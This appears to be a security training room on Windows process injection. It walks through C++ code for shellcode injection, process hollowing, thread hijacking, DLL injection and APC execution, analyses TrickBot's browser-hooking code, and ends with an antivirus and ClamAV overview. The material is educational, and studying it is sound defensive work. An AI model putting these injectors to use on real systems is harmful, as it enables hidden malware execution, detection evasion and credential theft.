

Appearance
Appearance
Windows internals are core to how the Windows operating system functions; this provides adversaries with a lucrative target for nefarious use. Windows internals can be used to hide and execute code, evade detections, and chain with other techniques or exploits.
The term Windows internals can encapsulate any component found on the back-end of the Windows operating system. This can include processes, file formats, COM (Component Object Model), task scheduling, I/O System, etc. This room will focus on abusing and exploiting processes and their components, DLLs (Dynamic Link Libraries), and the PE (Portable Executable) format.
Applications running on your operating system can contain one or more processes. Processes maintain and represent a program that's being executed.
Processes have a lot of other sub-components and directly interact with memory or virtual memory, making them a perfect candidate to target. The table below describes each critical component of processes and their purpose.
| Process Component | Purpose |
|---|---|
| Private Virtual Address Space | Virtual memory addresses the process is allocated. |
| Executable Program | Defines code and data stored in the virtual address space |
| Open Handles | Defines handles to system resources accessible to the process |
| Security Context | The access token defines the user, security groups, privileges, and other security information. |
| Process ID | Unique numerical identifier of the process |
| Threads | Section of a process scheduled for execution |
Process injection is commonly used as an overarching term to describe injecting malicious code into a process through legitimate functionality or components. We will focus on four different types of process injection in this room, outlined below.
| Injection Type | Function |
|---|---|
| Process Hollowing | Inject code into a suspended and “hollowed” target process |
| Thread Execution Hijacking | Inject code into a suspended target thread |
| Dynamic-link Library Injection | Inject a DLL into process memory |
| Portable Executable Injection | Self-inject a PE image pointing to a malicious function into a target process |
There are many other forms of process injection outlined by MITRE T1055.
At its most basic level, process injection takes the form of shellcode injection.
At a high level, shellcode injection can be broken up into four steps:
The steps can also be broken down graphically to depict how Windows API calls interact with process memory.

We will break down a basic shellcode injector to identify each of the steps and explain in more depth below.
At step one of shellcode injection, we need to open a target process using special parameters. OpenProcess is used to open the target process supplied via the command-line.
processHandle = OpenProcess(
	PROCESS_ALL_ACCESS, // Defines access rights
	FALSE, // Target handle will not be inhereted
	DWORD(atoi(argv[1])) // Local process supplied by command-line arguments
);At step two, we must allocate memory to the byte size of the shellcode. Memory allocation is handled using VirtualAllocEx. Within the call, the dwSize parameter is defined using the sizeof function to get the bytes of shellcode to allocate.
remoteBuffer = VirtualAllocEx(
	processHandle, // Opened target process
	NULL,
	sizeof shellcode, // Region size of memory allocation
	(MEM_RESERVE | MEM_COMMIT), // Reserves and commits pages
	PAGE_EXECUTE_READWRITE // Enables execution and read/write access to the commited pages
);At step three, we can now use the allocated memory region to write our shellcode. WriteProcessMemory is commonly used to write to memory regions.
WriteProcessMemory(
	processHandle, // Opened target process
	remoteBuffer, // Allocated memory region
	shellcode, // Data to write
	sizeof shellcode, // byte size of data
	NULL
);At step four, we now have control of the process, and our malicious code is now written to memory. To execute the shellcode residing in memory, we can use CreateRemoteThread; threads control the execution of processes.
remoteThread = CreateRemoteThread(
	processHandle, // Opened target process
	NULL,
	0, // Default size of the stack
	(LPTHREAD_START_ROUTINE)remoteBuffer, // Pointer to the starting address of the thread
	NULL,
	0, // Ran immediately after creation
	NULL
);We can compile these steps together to create a basic process injector. Use the C++ injector provided and experiment with process injection.
In this task we will cover process hollowing. Similar to shellcode injection, this technique offers the ability to inject an entire malicious file into a process. This is accomplished by “hollowing” or un-mapping the process and injecting specific PE (Portable Executable) data and sections into the process.
At a high-level process hollowing can be broken up into six steps:

We will break down a basic process hollowing injector to identify each of the steps and explain in more depth below.
At step one of process hollowing, we must create a target process in a suspended state using CreateProcessA. To obtain the required parameters for the API call we can use the structures STARTUPINFOA and PROCESS_INFORMATION.
LPSTARTUPINFOA target_si = new STARTUPINFOA(); // Defines station, desktop, handles, and appearance of a process
LPPROCESS_INFORMATION target_pi = new PROCESS_INFORMATION(); // Information about the process and primary thread
CONTEXT c; // Context structure pointer

if (CreateProcessA(
	(LPSTR)"C:\\\\Windows\\\\System32\\\\svchost.exe", // Name of module to execute
	NULL,
	NULL,
	NULL,
	TRUE, // Handles are inherited from the calling process
	CREATE_SUSPENDED, // New process is suspended
	NULL,
	NULL,
	target_si, // pointer to startup info
	target_pi) == 0) { // pointer to process information
	cout << "[!] Failed to create Target process. Last Error: " << GetLastError();
return 1;In step two, we need to open a malicious image to inject. This process is split into three steps, starting by using CreateFileA to obtain a handle for the malicious image.
HANDLE hMaliciousCode = CreateFileA(
	(LPCSTR)"C:\\\\Users\\\\tryhackme\\\\malware.exe", // Name of image to obtain
	GENERIC_READ, // Read-only access
	FILE_SHARE_READ, // Read-only share mode
	NULL,
	OPEN_EXISTING, // Instructed to open a file or device if it exists
	NULL,
	NULL
);Once a handle for the malicious image is obtained, memory must be allocated to the local process using VirtualAlloc. GetFileSize is also used to retrieve the size of the malicious image for dwSize.
DWORD maliciousFileSize = GetFileSize(
	hMaliciousCode, // Handle of malicious image
	0 // Returns no error
);

PVOID pMaliciousImage = VirtualAlloc(
	NULL,
	maliciousFileSize, // File size of malicious image
	0x3000, // Reserves and commits pages (MEM_RESERVE | MEM_COMMIT)
	0x04 // Enables read/write access (PAGE_READWRITE)
);Now that memory is allocated to the local process, it must be written. Using the information obtained from previous steps, we can use ReadFile to write to local process memory.
DWORD numberOfBytesRead; // Stores number of bytes read

if (!ReadFile(
	hMaliciousCode, // Handle of malicious image
	pMaliciousImage, // Allocated region of memory
	maliciousFileSize, // File size of malicious image
	&numberOfBytesRead, // Number of bytes read
	NULL
	)) {
	cout << "[!] Unable to read Malicious file into memory. Error: " <<GetLastError()<< endl;
	TerminateProcess(target_pi->hProcess, 0);
	return 1;
}

CloseHandle(hMaliciousCode);At step three, the process must be “hollowed” by un-mapping memory. Before un-mapping can occur, we must identify the parameters of the API call. We need to identify the location of the process in memory and the entry point. The CPU registers EAX (entry point), and EBX (PEB location) contain the information we need to obtain; these can be found by using GetThreadContext. Once both registers are found, ReadProcessMemory is used to obtain the base address from the EBX with an offset (0x8), obtained from examining the PEB.
c.ContextFlags = CONTEXT_INTEGER; // Only stores CPU registers in the pointer
GetThreadContext(
	target_pi->hThread, // Handle to the thread obtained from the PROCESS_INFORMATION structure
	&c // Pointer to store retrieved context
); // Obtains the current thread context

PVOID pTargetImageBaseAddress;
ReadProcessMemory(
	target_pi->hProcess, // Handle for the process obtained from the PROCESS_INFORMATION structure
	(PVOID)(c.Ebx + 8), // Pointer to the base address
	&pTargetImageBaseAddress, // Store target base address
	sizeof(PVOID), // Bytes to read
	0 // Number of bytes out
);After the base address is stored, we can begin un-mapping memory. We can use ZwUnmapViewOfSection imported from ntdll.dll to free memory from the target process.
HMODULE hNtdllBase = GetModuleHandleA("ntdll.dll"); // Obtains the handle for ntdll
pfnZwUnmapViewOfSection pZwUnmapViewOfSection = (pfnZwUnmapViewOfSection)GetProcAddress(
	hNtdllBase, // Handle of ntdll
	"ZwUnmapViewOfSection" // API call to obtain
); // Obtains ZwUnmapViewOfSection from ntdll

DWORD dwResult = pZwUnmapViewOfSection(
	target_pi->hProcess, // Handle of the process obtained from the PROCESS_INFORMATION structure
	pTargetImageBaseAddress // Base address of the process
);At step four, we must begin by allocating memory in the hollowed process. We can use VirtualAlloc similar to step two to allocate memory. This time we need to obtain the size of the image found in file headers. e_lfanew can identify the number of bytes from the DOS header to the PE header. Once at the PE header, we can obtain the SizeOfImage from the Optional header.
PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)pMaliciousImage; // Obtains the DOS header from the malicious image
PIMAGE_NT_HEADERS pNTHeaders = (PIMAGE_NT_HEADERS)((LPBYTE)pMaliciousImage + pDOSHeader->e_lfanew); // Obtains the NT header from e_lfanew

DWORD sizeOfMaliciousImage = pNTHeaders->OptionalHeader.SizeOfImage; // Obtains the size of the optional header from the NT header structure

PVOID pHollowAddress = VirtualAllocEx(
	target_pi->hProcess, // Handle of the process obtained from the PROCESS_INFORMATION structure
	pTargetImageBaseAddress, // Base address of the process
	sizeOfMaliciousImage, // Byte size obtained from optional header
	0x3000, // Reserves and commits pages (MEM_RESERVE | MEM_COMMIT)
	0x40 // Enabled execute and read/write access (PAGE_EXECUTE_READWRITE)
);Once the memory is allocated, we can write the malicious file to memory. Because we are writing a file, we must first write the PE headers then the PE sections. To write PE headers, we can use WriteProcessMemory and the size of headers to determine where to stop.
if (!WriteProcessMemory(
	target_pi->hProcess, // Handle of the process obtained from the PROCESS_INFORMATION structure
	pTargetImageBaseAddress, // Base address of the process
	pMaliciousImage, // Local memory where the malicious file resides
	pNTHeaders->OptionalHeader.SizeOfHeaders, // Byte size of PE headers
	NULL
)) {
	cout<< "[!] Writting Headers failed. Error: " << GetLastError() << endl;
}Now we need to write each section. To find the number of sections, we can use NumberOfSections from the NT headers. We can loop through e_lfanew and the size of the current header to write each section.
for (int i = 0; i < pNTHeaders->FileHeader.NumberOfSections; i++) { // Loop based on number of sections in PE data
	PIMAGE_SECTION_HEADER pSectionHeader = (PIMAGE_SECTION_HEADER)((LPBYTE)pMaliciousImage + pDOSHeader->e_lfanew + sizeof(IMAGE_NT_HEADERS) + (i * sizeof(IMAGE_SECTION_HEADER))); // Determines the current PE section header

	WriteProcessMemory(
		target_pi->hProcess, // Handle of the process obtained from the PROCESS_INFORMATION structure
		(PVOID)((LPBYTE)pHollowAddress + pSectionHeader->VirtualAddress), // Base address of current section
		(PVOID)((LPBYTE)pMaliciousImage + pSectionHeader->PointerToRawData), // Pointer for content of current section
		pSectionHeader->SizeOfRawData, // Byte size of current section
		NULL
	);
}It is also possible to use relocation tables to write the file to target memory.
At step five, we can use SetThreadContext to change EAX to point to the entry point.
c.Eax = (SIZE_T)((LPBYTE)pHollowAddress + pNTHeaders->OptionalHeader.AddressOfEntryPoint); // Set the context structure pointer to the entry point from the PE optional header

SetThreadContext(
	target_pi->hThread, // Handle to the thread obtained from the PROCESS_INFORMATION structure
	&c // Pointer to the stored context structure
);At step six, we need to take the process out of a suspended state using ResumeThread.
ResumeThread(
	target_pi->hThread // Handle to the thread obtained from the PROCESS_INFORMATION structure
);We can compile these steps together to create a process hollowing injector. Use the C++ injector provided and experiment with process hollowing.
At a high-level thread (execution) hijacking can be broken up into eleven steps:
We will break down a basic thread hijacking script to identify each of the steps and explain in more depth below.
The first three steps outlined in this technique following the same common steps as normal process injection. These will not be explained, instead, you can find the documented source code below.
HANDLE hProcess = OpenProcess(
	PROCESS_ALL_ACCESS, // Requests all possible access rights
	FALSE, // Child processes do not inheret parent process handle
	processId // Stored process ID
);
PVOIF remoteBuffer = VirtualAllocEx(
	hProcess, // Opened target process
	NULL,
	sizeof shellcode, // Region size of memory allocation
	(MEM_RESERVE | MEM_COMMIT), // Reserves and commits pages
	PAGE_EXECUTE_READWRITE // Enables execution and read/write access to the commited pages
);
WriteProcessMemory(
	processHandle, // Opened target process
	remoteBuffer, // Allocated memory region
	shellcode, // Data to write
	sizeof shellcode, // byte size of data
	NULL
);Once the initial steps are out of the way and our shellcode is written to memory we can move to step four. At step four, we need to begin the process of hijacking the process thread by identifying the thread ID. To identify the thread ID we need to use a trio of Windows API calls: CreateToolhelp32Snapshot(), Thread32First(), and Thread32Next(). These API calls will collectively loop through a snapshot of a process and extend capabilities to enumerate process information.
THREADENTRY32 threadEntry;

HANDLE hSnapshot = CreateToolhelp32Snapshot( // Snapshot the specificed process
	TH32CS_SNAPTHREAD, // Include all processes residing on the system
	0 // Indicates the current process
);
Thread32First( // Obtains the first thread in the snapshot
	hSnapshot, // Handle of the snapshot
	&threadEntry // Pointer to the THREADENTRY32 structure
);

while (Thread32Next( // Obtains the next thread in the snapshot
	snapshot, // Handle of the snapshot
	&threadEntry // Pointer to the THREADENTRY32 structure
)) {At step five, we have gathered all the required information in the structure pointer and can open the target thread. To open the thread we will use OpenThread with the THREADENTRY32 structure pointer.
if (threadEntry.th32OwnerProcessID == processID) // Verifies both parent process ID's match
		{
			HANDLE hThread = OpenThread(
				THREAD_ALL_ACCESS, // Requests all possible access rights
				FALSE, // Child threads do not inheret parent thread handle
				threadEntry.th32ThreadID // Reads the thread ID from the THREADENTRY32 structure pointer
			);
			break;
}At step six, we must suspend the opened target thread. To suspend the thread we can use SuspendThread.
SuspendThread(hThread);
At step seven, we need to obtain the thread context to use in the upcoming API calls. This can be done using GetThreadContext to store a pointer.
CONTEXT context;
GetThreadContext(
	hThread, // Handle for the thread
	&context // Pointer to store the context structure
);At step eight, we need to overwrite RIP (Instruction Pointer Register) to point to our malicious region of memory. If you are not already familiar with CPU registers, RIP is an x64 register that will determine the next code instruction; in a nutshell, it controls the flow of an application in memory. To overwrite the register we can update the thread context for RIP.
context.Rip = (DWORD_PTR)remoteBuffer; // Points RIP to our malicious buffer allocationAt step nine, the context is updated and needs to be updated to the current thread context. This can be easily done using SetThreadContext and the pointer for the context.
SetThreadContext(
	hThread, // Handle for the thread
	&context // Pointer to the context structure
);At the final step, we can now take the target thread out of a suspended state. To accomplish this we can use ResumeThread.
ResumeThread(
	hThread // Handle for the thread
);We can compile these steps together to create a process injector via thread hijacking. Use the C++ injector provided and experiment with thread hijacking.
At a high-level DLL injection can be broken up into six steps:
We will break down a basic DLL injector to identify each of the steps and explain in more depth below.
At step one of DLL injection, we must locate a target thread. A thread can be located from a process using a trio of Windows API calls: CreateToolhelp32Snapshot(), Process32First(), and Process32Next().
DWORD getProcessId(const char *processName) {
    HANDLE hSnapshot = CreateToolhelp32Snapshot( // Snapshot the specificed process
			TH32CS_SNAPPROCESS, // Include all processes residing on the system
			0 // Indicates the current process
		);
    if (hSnapshot) {
        PROCESSENTRY32 entry; // Adds a pointer to the PROCESSENTRY32 structure
        entry.dwSize = sizeof(PROCESSENTRY32); // Obtains the byte size of the structure
        if (Process32First( // Obtains the first process in the snapshot
					hSnapshot, // Handle of the snapshot
					&entry // Pointer to the PROCESSENTRY32 structure
				)) {
            do {
                if (!strcmp( // Compares two strings to determine if the process name matches
									entry.szExeFile, // Executable file name of the current process from PROCESSENTRY32
									processName // Supplied process name
								)) {
                    return entry.th32ProcessID; // Process ID of matched process
                }
            } while (Process32Next( // Obtains the next process in the snapshot
							hSnapshot, // Handle of the snapshot
							&entry
						)); // Pointer to the PROCESSENTRY32 structure
        }
    }

DWORD processId = getProcessId(processName); // Stores the enumerated process IDAt step two, after the PID has been enumerated, we need to open the process. This can be accomplished from a variety of Windows API calls: GetModuleHandle, GetProcAddress, or OpenProcess.
HANDLE hProcess = OpenProcess(
	PROCESS_ALL_ACCESS, // Requests all possible access rights
	FALSE, // Child processes do not inheret parent process handle
	processId // Stored process ID
);At step three, memory must be allocated for the provided malicious DLL to reside. As with most injectors, this can be accomplished using VirtualAllocEx.
LPVOID dllAllocatedMemory = VirtualAllocEx(
	hProcess, // Handle for the target process
	NULL,
	strlen(dllLibFullPath), // Size of the DLL path
	MEM_RESERVE | MEM_COMMIT, // Reserves and commits pages
	PAGE_EXECUTE_READWRITE // Enables execution and read/write access to the commited pages
);At step four, we need to write the malicious DLL to the allocated memory location. We can use WriteProcessMemory to write to the allocated region.
WriteProcessMemory(
	hProcess, // Handle for the target process
	dllAllocatedMemory, // Allocated memory region
	dllLibFullPath, // Path to the malicious DLL
	strlen(dllLibFullPath) + 1, // Byte size of the malicious DLL
	NULL
);At step five, our malicious DLL is written to memory and all we need to do is load and execute it. To load the DLL we need to use LoadLibrary; imported from kernel32. Once loaded, CreateRemoteThread can be used to execute memory using LoadLibrary as the starting function.
LPVOID loadLibrary = (LPVOID) GetProcAddress(
	GetModuleHandle("kernel32.dll"), // Handle of the module containing the call
	"LoadLibraryA" // API call to import
);
HANDLE remoteThreadHandler = CreateRemoteThread(
	hProcess, // Handle for the target process
	NULL,
	0, // Default size from the execuatable of the stack
	(LPTHREAD_START_ROUTINE) loadLibrary, pointer to the starting function
	dllAllocatedMemory, // pointer to the allocated memory region
	0, // Runs immediately after creation
	NULL
);We can compile these steps together to create a DLL injector. Use the C++ injector provided and experiment with DLL injection.
Depending on the environment you are placed in, you may need to alter the way that you execute your shellcode. This could occur when there are hooks on an API call and you cannot evade or unhook them, an EDR is monitoring threads, etc.
Up to this point, we have primarily looked at methods of allocating and writing data to and from local/remote processes. Execution is also a vital step in any injection technique; although not as important when attempting to minimize memory artifacts and IOCs (Indicators of Compromise). Unlike allocating and writing data, execution has many options to choose from.
Throughout this room, we have observed execution primarily through CreateThread and its counterpart, CreateRemoteThread.
In this task we will cover three other execution methods that can be used depending on the circumstances of your environment.
Invoking Function Pointers
The void function pointer is an oddly novel method of memory block execution that relies solely on typecasting.
This technique can only be executed with locally allocated memory but does not rely on any API calls or other system functionality.
The one-liner below is the most common form of the void function pointer, but we can break it down further to explain its components.
((void(*)())addressPointer)();This one-liner can be hard to comprehend or explain since it is so dense, let's walk through it as it processes the pointer.
(void(*)(), outlined in red(<function pointer>)addressPointer), outlined in yellow();, outlined in greenThis technique has a very specific use case but can be very evasive and helpful when needed.
Asynchronous Procedure Calls
From the Microsoft documentation on Asynchronous Procedure Calls, “An asynchronous procedure call (APC) is a function that executes asynchronously in the context of a particular thread.”
An APC function is queued to a thread through QueueUserAPC. Once queued the APC function results in a software interrupt and executes the function the next time the thread is scheduled.
In order for a userland/user-mode application to queue an APC function the thread must be in an “alertable state”. An alertable state requires the thread to be waiting for a callback such as WaitForSingleObject or Sleep.
Now that we understand what APC functions are let's look at how they can be used maliciously! We will use VirtualAllocEx and WriteProcessMemory for allocating and writing to memory.
QueueUserAPC(
	(PAPCFUNC)addressPointer, // APC function pointer to allocated memory defined by winnt
	pinfo.hThread, // Handle to thread from PROCESS_INFORMATION structure
	(ULONG_PTR)NULL
	);
ResumeThread(
	pinfo.hThread // Handle to thread from PROCESS_INFORMATION structure
);
WaitForSingleObject(
	pinfo.hThread, // Handle to thread from PROCESS_INFORMATION structure
	INFINITE // Wait infinitely until alerted
);This technique is a great alternative to thread execution, but it has recently gained traction in detection engineering and specific traps are being implemented for APC abuse. This can still be a great option depending on the detection measures you are facing.
Section Manipulation
A commonly seen technique in malware research is PE (Portable Executable) and section manipulation. As a refresher, the PE format defines the structure and formatting of an executable file in Windows. For execution purposes, we are mainly focused on the sections, specifically .data and .text, tables and pointers to sections are also commonly used to execute data.
We will not go in-depth with these techniques since they are complex and require a large technical breakdown, but we will discuss their basic principles.
To begin with any section manipulation technique, we need to obtain a PE dump. Obtaining a PE dump is commonly accomplished with a DLL or other malicious file fed into xxd.
At the core of each method, it is using math to move through the physical hex data which is translated to PE data.
Some of the more commonly known techniques include RVA entry point parsing, section mapping, and relocation table parsing.
With all injection techniques, the ability to mix and match commonly researched methods is endless. This provides you as an attacker with a plethora of options to manipulate your malicious data and execute it.
To get hands on with the implications of process injection we can observe the TTPs (Tactics, Techniques, and Procedures) of TrickBot.
Credit for initial research: SentinelLabs
TrickBot is a well known banking malware that has recently regained popularity in financial crimeware. The main function of the malware we will be observing is browser hooking. Browser hooking allows the malware to hook interesting API calls that can be used to intercept/steal credentials.
To begin our analysis, let's look at how they're targeting browsers. From SentinelLab's reverse engineering, it is clear that OpenProcess is being used to obtain handles for common browser paths; seen in the disassembly below.
push   eax
push   0
push   438h
call   ds:OpenProcess
mov    edi, eax
mov    [edp,hProcess], edi
test   edi, edi
jz loc_100045EEpush offset Srch ; "chrome.exe"
lea eax, [ebp+pe.szExeFile]
...
mov eax, ecx
push offset aIexplore_exe ; "iexplore.exe"
push eax ; lpFirst
...
mov eax, ecx
push offset aFirefox_exe ; "firefox.exe"
push eax ; lpFirst
...
mov eax, ecx
push offset aMicrosoftedgec ; "microsoftedgecp.exe"
...The current source code for the reflective injection is unclear but SentinelLabs has outlined the basic program flow of the injection below.
OpenProcessVirtualAllocExWriteProcessMemoryWriteProcessMemoryFlushInstructionCacheRemoteThreadResumeThread or RtlCreateUserThreadOnce injected TrickBot will call its hook installer function copied into memory at step three. Pseudo-code for the installer function has been provided by SentinelLabs below.
relative_offset = myHook_function - *(_DWORD *)(original_function + 1) - 5;
v8 = (unsigned __int8)original_function[5];
trampoline_lpvoid = *(void **)(original_function + 1);
jmp_32_bit_relative_offset_opcode = 0xE9u;		// "0xE9" -> opcode for a jump with a 32bit relative offset

if ( VirtualProtectEx((HANDLE)0xFFFFFFFF, trampoline_lpvoid, v8, 0x40u, &flOldProtect) )	// Set up the function for "PAGE_EXECUTE_READWRITE" w/ VirtualProtectEx
{
	v10 = *(_DWORD *)(original_function + 1);
	v11 = (unsigned __int8)original_function[5] - (_DWORD)original_function - 0x47;
	original_function[66] = 0xE9u;
	*(_DWORD *)(original_function + 0x43) = v10 + v11;
	write_hook_iter(v10, &jmp_32_bit_relative_offset_opcode, 5); // -> Manually write the hook
	VirtualProtectEx(		// Return to original protect state
		(HANDLE)0xFFFFFFFF,
		*(LPVOID *)(original_function + 1),
		(unsigned __int8)original_function[5],
		flOldProtect,
		&flOldProtect);
result = 1;Let's break this code down, it may seem daunting at first, but it can be broken down into smaller sections of knowledge we have gained throughout this room.
The first section of interesting code we see can be identified as function pointers; you may recall this from the previous task on invoking function pointers.
relative_offset = myHook_function - *(_DWORD *)(original_function + 1) - 5;
v8 = (unsigned __int8)original_function[5];
trampoline_lpvoid = *(void **)(original_function + 1);Once function pointers are defined the malware will use them to modify the memory protections of the function using VirtualProtectEx.
if ( VirtualProtectEx((HANDLE)0xFFFFFFFF, trampoline_lpvoid, v8, 0x40u, &flOldProtect) )At this point, the code turns into malware funny business with function pointer hooking. It is not essential to understand the technical requirements of this code for this room. At its bare bones, this code section will rewrite a hook to point to an opcode jump.
v10 = *(_DWORD *)(original_function + 1);
v11 = (unsigned __int8)original_function[5] - (_DWORD)original_function - 0x47;
original_function[66] = 0xE9u;
*(_DWORD *)(original_function + 0x43) = v10 + v11;
write_hook_iter(v10, &jmp_32_bit_relative_offset_opcode, 5); // -> Manually write the hookOnce hooked it will return the function to its original memory protections.
VirtualProtectEx(		// Return to original protect state
		(HANDLE)0xFFFFFFFF,
		*(LPVOID *)(original_function + 1),
		(unsigned __int8)original_function[5],
		flOldProtect,
&flOldProtect);This may still seem like a lot of code and technical knowledge being thrown and that is okay! The main takeaway of the hooking function for TrickBot is that it will inject itself into browser processes using reflective injection and hook API calls from the injected function.
Antivirus (AV) software is one of the essential host-based security solutions available to detect and prevent malware attacks within the end-user's machine. AV software consists of different modules, features, and detection techniques.
What is AV software?
Antivirus (AV) software is an extra layer of security that aims to detect and prevent the execution and spread of malicious files in a target operating system.
It is a host-based application that runs in real-time (in the background) to monitor and check the current and newly downloaded files. The AV software inspects and decides whether files are malicious using different techniques.
Interestingly, the first antivirus software was designed solely to detect and remove computer viruses. Nowadays, that has changed; modern antivirus applications can detect and remove computer viruses as well other harmful files and threats.
What does AV software look for?
Traditional AV software looks for malware with predefined malicious patterns or signatures. Malware is harmful software whose primary goal is to cause damage to a target machine, including but not limited to:
AV vs other security products
In addition to AV software, other host-based security solutions provide real-time protection to endpoint devices. Endpoint Detection and Response (EDR) is a security solution that provides real-time protection based on behavioral analytics. An antivirus application performs scanning, detecting, and removing malicious files. On the other hand, EDR monitors various security checks in the target machine, including file activities, memory, network connections, Windows registry, processes, etc.
Modern Antivirus products are implemented to integrate the traditional Antivirus features and other advanced functionalities (similar to EDR functionalities) into one product to provide comprehensive protection against digital threats. For more information about Host-based security solutions.
AV software in the past and present
McAfee Associates, Inc. started the first AV software implementation in 1987. It was called "VirusScan," and its main goal at that time was to remove a virus named "Brain" that infected John McAfee's computer. Later, other companies joined in the battle against viruses. AV software was called scanners, and they were command-line software that searched for malicious patterns in files.
Since then, things have changed. AV software nowadays uses a Graphical User Interface (GUI) to perform scans for malicious files and other tasks. Malware programs have also expanded in scope and now target victims on Windows and other operating systems. Modern AV software supports most devices and platforms, including Windows, Linux, macOS, Android, and iOS. Modern AV software has improved and become more intelligent and sophisticated, as they pack a bundle of versatile features, including Antivirus, Anti-Exploit, Firewall, Encryption tool, etc.
Antivirus Engines
An AV engine is responsible for finding and removing malicious code and files. Good AV software implements an effective and solid AV core that accurately and quickly analyzes malicious files. Also, It should handle and support various file types, including archive files, where it can self-extract and inspect all compressed files.
Most AV products share the same common features but are implemented differently, including but not limited to:
Scanner
The scanner feature is included in most AV products: AV software runs and scans in real-time or on-demand. This feature is available in the GUI or through the command prompt. The user can use it whenever required to check files or directories. The scanning feature must support the most known malicious file types to detect and remove the threat. In addition, it also may support other types of scanning depending on the AV software, including vulnerabilities, emails, Windows memory, and Windows Registry.
Detection techniques
An AV detection technique searches for and detects malicious files; different detection techniques can be used within the AV engine, including:
We will cover these techniques in the next task. A good AV engine is accurate and quickly detects malicious files with fewer false-positive results. We will showcase several AV products that provide inaccurate results and misclassify a file.
Compressors and Archives
The "Compressors and Archives" feature should be included in any AV software. It must support and be able to deal with various system file types, including compressed or archived files: ZIP, TGZ, 7z, XAR, RAR, etc. Malicious code often tries to evade host-based security solutions by hiding in compressed files. For this reason, AV software must decompress and scan through all files before a user opens a file within the archive.
PE (Portable Executable) Parsing and Unpackers
Malware hides and packs its malicious code by compressing and encrypting it within a payload. It decompresses and decrypts itself during runtime to make it harder to perform static analysis. Thus, AV software must be able to detect and unpack most of the known packers (UPX, Armadillo, ASPack, etc.) before the runtime for static analysis.
Malware developers use various techniques, such as Packing, to shrink the size and change the malicious file's structure. Packing compresses the original executable file to make it harder to analyze. Therefore, AV software must have an unpacker feature to unpack protected or compressed executable files into the original code.
Another feature that AV software must have is Windows Portable Executable (PE) header parser. Parsing PE of executable files helps distinguish malicious and legitimate software (.exe files). The PE file format in Windows (32 and 64 bits) contains various information and resources, such as object code, DLLs, icon files, font files, and core dumps.
Emulators
An emulator is an Antivirus feature that does further analysis on suspicious files. Once an emulator receives a request, the emulator runs the suspect (exe, DLL, PDF, etc.) files in a virtualized and controlled environment. It monitors the executable files' behavior during the execution, including the Windows APIs calls, Registry, and other Windows files. The following are examples of the artifacts that the emulator may collect:
An emulator stops the execution of a file when enough artifacts are collected to detect malware.
Other common features
The following are some common features found in AV products:
Generally speaking, AV detection can be classified into three main approaches:
Static Detection
A static detection technique is the simplest type of Antivirus detection, which is based on predefined signatures of malicious files. Simply, it uses pattern-matching techniques in the detection, such as finding a unique string, CRC (Checksums), sequence of bytecode/Hex values, and Cryptographic hashes (MD5, SHA1, etc.).
It then performs a set of comparisons between existing files within the operating system and a database of signatures. If the signature exists in the database, then it is considered malicious. This method is effective against static malware.

In this task, we will be using a signature-based detection method to see how antivirus products detect malicious files. It is important to note that this technique works against known malicious files only with pre-generated signatures in a database. Thus, the database needs to be updated from time to time.
We will use the ClamAV antivirus software to demonstrate how signature-based detection identifies malicious files. The ClamAV software is pre-installed in the provided VM, and we can access it in the following path: c:\Program Files\ClamAV\clamscan.exe. We will also scan a couple of malware samples, which can be found on the desktop. The Malware samples folder contains the following files:
ClamAV comes with its database, and during the installation, we need to download the recently updated version. Let's try to scan the Malware sample folder using the clamscan.exe binary and check how ClamAV performs against these samples.
c:\>"c:\Program Files\ClamAV\clamscan.exe" c:\Users\thm\Desktop\Samples
Loading:    22s, ETA:   0s [========================>]    8.61M/8.61M sigs
Compiling:   4s, ETA:   0s [========================>]       41/41 tasks

C:\Users\thm\Desktop\Samples\AV-Check.exe: OK
C:\Users\thm\Desktop\Samples\backdoor1.exe: Win.Malware.Swrort-9872015-0 FOUND
C:\Users\thm\Desktop\Samples\backdoor2.exe: OK
